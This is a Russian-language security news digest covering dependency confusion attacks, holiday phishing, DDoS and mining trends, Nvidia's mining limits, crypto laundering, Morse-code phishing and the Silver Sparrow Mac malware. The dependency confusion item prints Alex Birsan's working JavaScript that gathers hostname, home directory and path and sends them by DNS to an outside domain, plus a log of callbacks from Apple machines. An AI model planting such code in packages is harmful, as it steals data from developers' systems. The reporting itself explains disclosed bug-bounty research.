Еженедельно аналитики фиксировали более **400** фишинговых кампаний, посвященных празднику.

Число новых доменов выросло на **29%** по сравнению с прошлым годом и достигло **23 000**.

Около **2,3%** доменов (**523**) оказались вредоносными или подозрительными.



Интересно, что в этом году некоторые злоумышленники стали повторно использовать темы и веб-страницы, оставшиеся от прошлых фишинговых кампаний.

Time	Organization	IP Address	Package Name	Hostname
FRI AUG 21 2020 16:37:56 GMT	APPLE-ENGINEERING - Apple Inc.	17.149.2	@idms/idms-pmrpc	.lan
FRI AUG 21 2020 20:14:32 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	8faa3092cc97
FRI AUG 21 2020 20:15:23 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	91c057281d0f
MON AUG 24 2020 17:40:43 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	1f3cc975c67b
MON AUG 24 2020 17:41:38 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	fe01f79c7146
MON AUG 24 2020 17:46:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	7df2bb892313
MON AUG 24 2020 17:46:07 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	c6269b74ec56
MON AUG 24 2020 19:55:16 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	580f8f68bad3
MON AUG 24 2020 19:55:37 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	d7bea26b6122
TUE AUG 25 2020 07:15:17 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	f507d7c91170
TUE AUG 25 2020 07:16:00 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	e0b80fce2ded
TUE AUG 25 2020 17:04:20 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	fab9b33c62b4
TUE AUG 25 2020 17:21:45 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	dfec8557ad01
TUE AUG 25 2020 17:22:24 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	23495738a747
TUE AUG 25 2020 17:22:33 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	0b238c2f3792
TUE AUG 25 2020 17:23:34 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	b9986c648086
TUE AUG 25 2020 17:23:56 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	b44ff6b9bd5b
TUE AUG 25 2020 17:24:01 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	dbe40d2f0d7b
TUE AUG 25 2020 17:35:18 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	46ec329453e0
TUE AUG 25 2020 17:35:26 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	493d6929fa02
TUE AUG 25 2020 17:35:31 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.	@idms/idms-pmrpc	efdbc138d349
TUE AUG 25 2020 17:35:42 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	c1f3c7e9dd7b
TUE AUG 25 2020 17:56:39 GMT	APPLE-ENGINEERING - Apple Inc.	17.151.1	@idms/idms-pmrpc	s-MacBook-Pro.local
TUE AUG 25 2020 17:56:39 GMT	APPLE-ENGINEERING - Apple Inc.	17.150.2	@idms/idms-pmrpc	s-MacBook-Pro.local
TUE AUG 25 2020 19:12:59 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	ef4d6be2634f
TUE AUG 25 2020 19:28:51 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	74fb58c6b33f
TUE AUG 25 2020 19:38:10 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	2f9a02c2d36e
TUE AUG 25 2020 20:15:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.151.1	@idms/idms-pmrpc	MacBook-Pro.local
TUE AUG 25 2020 20:15:06 GMT	APPLE-ENGINEERING - Apple Inc.	17.149.2	@idms/idms-pmrpc	MacBook-Pro.local
TUE AUG 25 2020 21:33:49 GMT	APPLE-ENGINEERING - Apple Inc.	17.171.1	@idms/idms-pmrpc	51659637f4bc
TUE AUG 25 2020 21:34:14 GMT	APPLE-ENGINEERING - Apple Inc.	17.122.	@idms/idms-pmrpc	37ed0d2d0047

НОВАЯ АТАКА НА ЦЕПОЧКУ ПОСТАВОК

ИБ-эксперт Алекс Бирсан (Alex Birsan) подробно описал новую проблему, которая представляет собой вариацию атаки на цепочку поставок. Эта вариация атаки получила название dependency confusion (путаница зависимостей) или substitution attack (атака на замещение). За обнаружение этого способа атак исследователь уже получил от различных компаний более 130 тысяч долларов по программам bug bounty.

Дело в том, что, эксплуатируя эту проблему, специалист сумел загрузить собственный (безвредный) код в системы Microsoft, Apple, PayPal, Shopify, Netflix, Yelp, Tesla, Uber и других компаний.

Суть dependency confusion проста: малварь из опенсорсных репозиториев (включая PyPI, npm и RubyGems) автоматически распределяется дальше по всей цепочке поставок, проникая во внутренние приложения компаний без какого-либо участия пользователей. Именно это отличает атаку от обычного тайпсквоттинга.

На эту простую идею Бирсана в прошлом году натолкнул его коллега Джастин Гарднер (Justin Gardner). Тот поделился с Бирсаном файлом манифеста package.json из npm-пакета, используемого внутри PayPal. Оказалось, что некоторых пакетов из манифеста нет в общедоступном репозитории npm, это приватные пакеты, созданные инженерами PayPal, и они используются и хранятся только внутри компании.

```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
```

Глядя на это, Бирсан задался вопросом, должен ли пакет с таким же именем существовать в общедоступном репозитории npm, и если да, то какой из них в итоге будет иметь приоритет? Чтобы проверить свою теорию, исследователь начал искать названия других приватных пакетов, которые можно обнаружить в файлах манифестов в репозиториях GitHub или в CDN известных компаний, но которых нет в общедоступных репозиториях.


Обнаружив несколько таких целей, Бирсан стал создавать фейковые проекты с такими же названиями в npm, PyPI и RubyGems (хотя, отмечает Бирсан, уязвимы и другие менеджеры пакетов, в том числе JFrog и NuGet). Эксперт создавал эти фальшивки из-под своего аккаунта и сопровождал пояснением, что они предназначены исключительно для исследования безопасности и не содержат никакого полезного кода.

Эксперимент показал, что, если пакет зависимостей, используемый приложением, существует как в общедоступном опенсорсном репозитории, так и в частной сборке, публичный пакет в итоге получает приоритет и будет использован без каких-либо действий со стороны разработчика. Также оказалось, что в случае с пакетами PyPI пакет с более высокой версией имеет приоритет независимо от того, где он расположен.

Затем, придерживаясь той же тактики, Бирсан успешно атаковал Microsoft, Apple, PayPal, Shopify, Netflix, Tesla, Yelp, Uber и другие крупные компании, просто опубликовав пакеты с такими же именами, как у пакетов, используемых внутри компаний.

> *«Такие уязвимости и недоработки в автоматизированных инструментах для сборки или установки могут привести к тому, что общедоступные зависимости будут ошибочно приниматься за внутренние зависимости с таким же именем», — рассказал Бирсан изданию Bleeping Computer.*

Все тестовые пакеты исследователя содержали предустановленные скрипты, которые автоматически запускали скрипт для извлечения идентифицирующей информации с «зараженной» машины, сразу после пула пакетов. Понимая, что его скрипты будут устанавливать соединение из защищенных корпоративных сетей, Бирсан решил обойти механизмы безопасности, использовав DNS для извлечения данных.



Пример работы такого скрипта можно увидеть ниже: он сообщал исследователю, что IP-адрес, с которого исходит запрос, принадлежит PayPal, а также называл имя пользователя и домашний каталог пострадавшей системы.

```javascript
// index.js
const dns = require('dns');
const os = require("os");

const suffix = '.dns.alexbirsan-hacks-paypal.com';
const package = 'analytics-paypal';

data = package +
    '_' + os.hostname() +
    '_' + os.homedir() +
    '_' + __dirname;

data = data.replace(/[^a-zA-Z0-9._]/g,
    function(m) {
        return '_' + m.charCodeAt(0).toString(16);
    });

data = data.match(/.{1,50}/g);

dns.setServers(['46.101.225.109']);

id = Math.random().toString(36).substring(7);;

data.forEach(function (chunk){
    dns.resolve(id + '.' + chunk + suffix, 'A', console.log);
});
```

Собрав таким образом данные и убедившись в своей правоте, исследователь начал сообщать о своих выводах уязвимым компаниям, получая вознаграждения в рамках программ bug bounty. К примеру, PayPal уже обнародовала отчет эксперта на HackerOne и выплатила ему 30 тысяч долларов; Yelp тоже подтвердила выводы Бирсана и вознаградила его 15 тысячами долларов.

Но серьезнее всех к dependency confusion, пожалуй, отнеслась компания Microsoft. Данной проблеме был присвоен идентификатор CVE-2021-24105 (для Azure Artifactory), и компания не только выплатила эксперту 40 тысяч долларов, но и опубликовала бюллетень безопасности, где подробно описывает проблему и предлагает методы ее решения. В частности, инженеры Microsoft рекомендуют минимизировать риски, защищая приватные пакеты с помощью контролируемых областей в публичных репозиториях, а также использовать верификацию на стороне клиента (закрепление версий, проверка целостности).


GOOGLE СПОНСИРУЕТ РАЗРАБОТЧИКОВ LINUX

Представители Linux Foundation объявили, что компания Google будет спонсировать двух разработчиков ядра, чтобы те могли посвятить все свое рабочее время повышению безопасности и устойчивости платформы. Таким образом будут трудоустроены Густаво Силва (Gustavo Silva) и Натан Ченслор (Nathan Chancellor). Первый займется отловом багов до того, как они попадут в продакшен, а также разработкой проактивной защиты. Второй будет специализироваться на багах, связанных с применением Clang/LLVM, а также внедрении системы непрерывной интеграции для сборок на Clang.

→ «Обеспечение безопасности ядра Linux очень важно, так как это критически значимая часть современных вычислений и инфраструктуры. От всех нас требуется помогать всем, чем мы можем, чтобы обеспечивать надежную защиту.

Мы выражаем особую благодарность Google за поддержку работы Густаво и Натана по разработке безопасности ядра Linux, а также благодарим всех сопровождающих, разработчиков и организации, которые совместно помогли ядру Linux добиться общемирового успеха»

— Дэвид А. Уилер, представитель Linux Foundation



2 000 000 РУБЛЕЙ ДЛЯ RUTRACKER

В конце 2020 года администрация торрент-трекера RuTracker объявила о старте краудфандинговой кампании, средства от которой пойдут на покупку жестких дисков, необходимых для сохранения раздач. Напомню, что официально доступ к ресурсу в РФ заблокирован с 2015 года по решению Мосгорсуда.

> *«Наш трекер стал своего рода уникальной библиотекой не только популярного, но и редчайшего материала, собранного и поддерживаемого вами, нашими пользователями — сообществами авторов и релизеров, модераторов и хранителей, энтузиастами, сторонниками свободного обмена информацией, — пишут администраторы. — Чрезвычайно важно постараться сохранить Рутрекер как доступную коллекцию разнообразного контента, иного доступа к которому зачастую уже не существует. Однако блокировка ресурса оказывает негативное влияние и ставит под угрозу многообразие существующего на портале материала. Данное ограничение лишает все большее количество наших пользователей возможности полноценно участвовать в файлообмене и поддерживать тем самым жизнь и развитие трекера».*

Ставя перед собой цель сохранить имеющийся уникальный контент и обеспечить доступ к нему, администраторы объявили сбор средств на жесткие диски для поддержки малосидируемых раздач.

Такие раздачи уже более десяти лет поддерживает группа «Хранители», которая добровольно хранит на своих устройствах 1 520 000 раздач с малым количеством сидов общим объемом 2470 Тбайт (это примерно 620 жестких дисков по 4 Тбайт, или почти 6 миллионов рублей). Сообщается, что в день эта группа раздает 100–150 Тбайь на редких раздачах, но личные ресурсы и возможности людей ограниченны, и энтузиасты попросту не успевают спасать все исчезающие раздачи.


В итоге было принято решение попытаться собрать 25 тысяч долларов, которых хватит на покупку HDD суммарным объемом 600–800 Тбайт. Собранные деньги обещали распределить между проверенными Хранителями, предоставив им самим решать, какие именно нужны HDD, исходя из наличия свободных SATA-слотов на материнской плате, места в корпусе, запаса по питанию и так далее.

Сбор стартовал 4 января 2021 года, и в конце февраля поставленная цель была достигнута: пользователи собрали больше двух миллионов рублей. При этом кампания по-прежнему активна, то есть пользователи могут продолжать помогать ресурсу и дальше.

МАЙНИНГ ВЫГОДНЕЕ DDOS?


Рассказывая о DDoS-атаках в четвертом квартале 2020 года, аналитики «Лаборатории Касперского» отмечают интересную тенденцию: операторы многих ботнетов, похоже, перенаправили часть своих мощностей на майнинг, чтобы зараженные устройства приносили большую прибыль.

В четвертом квартале 2020 года общее число DDoS-атак выросло на **10%** по сравнению с аналогичным периодом 2019 года, но при этом снизилось на **31%** по сравнению с третьим кварталом 2020 года.



Самым активным днем квартала с точки зрения DDoS стало **31 ДЕКАБРЯ 2020 ГОДА**, когда было зафиксировано **1349** атак за сутки.

В целом на снижение числа DDoS-атак мог повлиять бурный рост рынка криптовалюты: на протяжении 2019 года и в начале 2020 года число криптомайнеров падало, но с августа 2020 года начало резко расти, а в четвертом квартале вышло на плато.



По количеству DDoS-атак в четвертом квартале, как и ранее, лидировали Китай (**58,95%**), США (**20,98%**) и Гонконг (**3,55%**).

Linux-ботнеты использовались почти в **100%** атак.

Продолжение статьи →

MEGANEWS

← Начало статьи

NVIDIA ПРОТИВ МАЙНЕРОВ

Из-за роста стоимости криптовалют и пандемии коронавируса цены на видеокарты достигли небывалых значений, к тому же на рынке в целом наблюдается дефицит видеокарт. Причем это касается не только серии 3000, с которой дела обстоят совсем плохо, но и карт прошлых поколений. Дошло до того, что в начале февраля компания Nvidia возобновила поставки GeForce RTX 2060 и GeForce RTX 2060 Super, а также снова начала производить чипы для GeForce GTX 1050 Ti, чтобы хоть как-то бороться с возникшим дефицитом.

Теперь же компания объявила о еще одной мере, которая призвана сделать видеокарты менее привлекательными для майнеров. В новой GeForce RTX 3060 принудительно ухудшили майнинговую производительность. Хешрейт для добычи Ethereum на этой карте занижен в два раза.

> *«Мы геймеры до мозга костей. Мы зациклены на новых игровых функциях, новой архитектуре, новых играх и технологиях. Мы разработали графические процессоры GeForce для геймеров, и геймеры требуют большего.*
>
> *Но графические процессоры Nvidia программируемы. И пользователи постоянно открывают новые приложения, от моделирования погоды и определения последовательности генов до глубокого обучения и робототехники. Майнинг криптовалюты — один из таких случаев. Драйверы для RTX 3060 предназначены для обнаружения определенных атрибутов алгоритма майнинга криптовалюты Ethereum и ограничения хешрейта (или эффективности майнинга) примерно на 50%», — гласит официальное заявление компании.*

Предвидя разочарование майнеров, представители Nvidia сообщают, что скоро выпустят новую линейку специальных майнинговых видеокарт — NVIDIA CMP (Cryptocurrency Mining Processor). У карт серии CMP не будет видеовыходов, а также они получат более низкое пиковое напряжение ядра и частоту, что повысит их энергоэффективность для майнинга.

Известно, что в серии CMP будут представлены четыре модели, две из которых можно ждать уже в первом квартале 2021 года, а две оставшиеся появятся на рынке во втором квартале.

	30HX	40HX	50HX	90HX
Ethereum Hash Rate[1]	26 MH/s	36 MH/s	45 MH/s	86 MH/s
Rated Power[2]	125 W	185 W	250 W	320 W
Power Connectors[2]	1x 8-pin	1x 8-pin	2x 8-pin	2x 8-pin
Memory Size	6GB	8GB	10GB	10GB
Starting Availability	Q1	Q1	Q2	Q2

270 АДРЕСОВ ДЛЯ ОТМЫВАНИЯ КРИПТЫ

Оказывается, криптовалюту отмывают через совсем небольшой кластер онлайн-сервисов, в числе которых **ОБМЕННИКИ** с высокой степенью риска (с низкой репутацией), **ИГОРНЫЕ ПЛАТФОРМЫ**, специальные **МИКСЕР-СЕРВИСЫ**, а также **ФИНАНСОВЫЕ СЕРВИСЫ**, работающие с криптовалютой, но расположенные в юрисдикциях с высоким уровнем риска.


По информации Chainalysis, лишь небольшая группа из **270** блокчейн-адресов отмыла порядка **55%** всех криптовалют, связанных с различной преступной деятельностью. Более того, всего через **1867** адресов прошло примерно **75%** всех криптовалют, связанных с преступной активностью в 2020 году, то есть порядка **1 700 000 000** долларов.

То есть сфера отмывания криптовалюты находится в весьма уязвимом положении. Всего несколько хорошо спланированных операций правоохранительных органов, направленных на такие сервисы, могут помешать перемещению незаконных средств множества преступных групп.


ФИШИНГ МОРЗЯНКОЙ

Журналисты Bleeping Computer обнаружили на Reddit информацию о новой фишинговой кампании, которая использует азбуку Морзе для обфускации и сокрытия вредоносных URL-адресов во вложениях электронной почты. Проверяя эту информацию, специалисты издания нашли многочисленные образцы такой замаскированной малвари, загруженные на VirusTotal в феврале 2021 года.

Обычно фишинговая атака начинается с электронного письма, замаскированного под инвойс и содержащего вложение, названное по шаблону «`[название_компании]_инвойс_[номер]._xlsx.hTML`». По сути, вложение в формате HTML с таким названием выглядит как инвойс в формате Excel.




При просмотре вложения в текстовом редакторе можно увидеть, что в его составе есть JavaScript, который сопоставляет буквы и цифры с азбукой Морзе. Например, буква a отображается как «`.-`», а буква b — это «`-...`».



Скрипт вызывает функцию decodeMorse() для декодирования морзянки в шестнадцатеричную систему, а полученная таким образом шестнадцатеричная строка затем преобразуется в теги JavaScript, которые вставляются в HTML-страницу.

Эти скрипты в сочетании с HTML-вложением содержат различные ресурсы, необходимые для отображения поддельного файла Excel, в котором пользователю сообщат, что время его сессии якобы истекло и нужно ввести пароль еще раз. Если пользователь поверит и введет свои данные в предоставленную форму, они будут переданы на удаленный сайт, принадлежащий злоумышленникам. Издание отмечает, что для этого мошенники используют службу logo.clearbit.com (внедряет логотипы компаний-получателей в форму для входа, чтобы сделать ее более убедительной). Если логотип недоступен, используется общий логотип Office 365, как на скриншоте ниже.



По информации издания, таким направленным атакам уже подверглись как минимум одиннадцать компаний, включая SGS, Dimensional, Metrohm, SBI (Mauritius) Ltd, NUOVO IMAIE, Bridgestone, Cargeas, ODDO BHF Asset Management, Dea Capital, Equinti и Capital Four.

30 000 ЗАРАЖЕННЫХ MAC

Эксперты обнаружили вредонос Silver Sparrow, активный как минимум с лета прошлого года и уже заразивший **29 139** систем в **153** странах мира.

Интересно, что специалисты пока не знают, как именно распространяется Silver Sparrow. Вероятно, он скрывается внутри вредоносной рекламы, в пиратских приложениях или поддельных обновлениях Flash, то есть использует классические векторы распространения Mac-малвари.

Отдельно подчеркивается, что Silver Sparrow может работать даже в системах с новым чипом Apple M1, и это делает его всего **ВТОРОЙ В ИСТОРИИ** угрозой, адаптированной для M1.

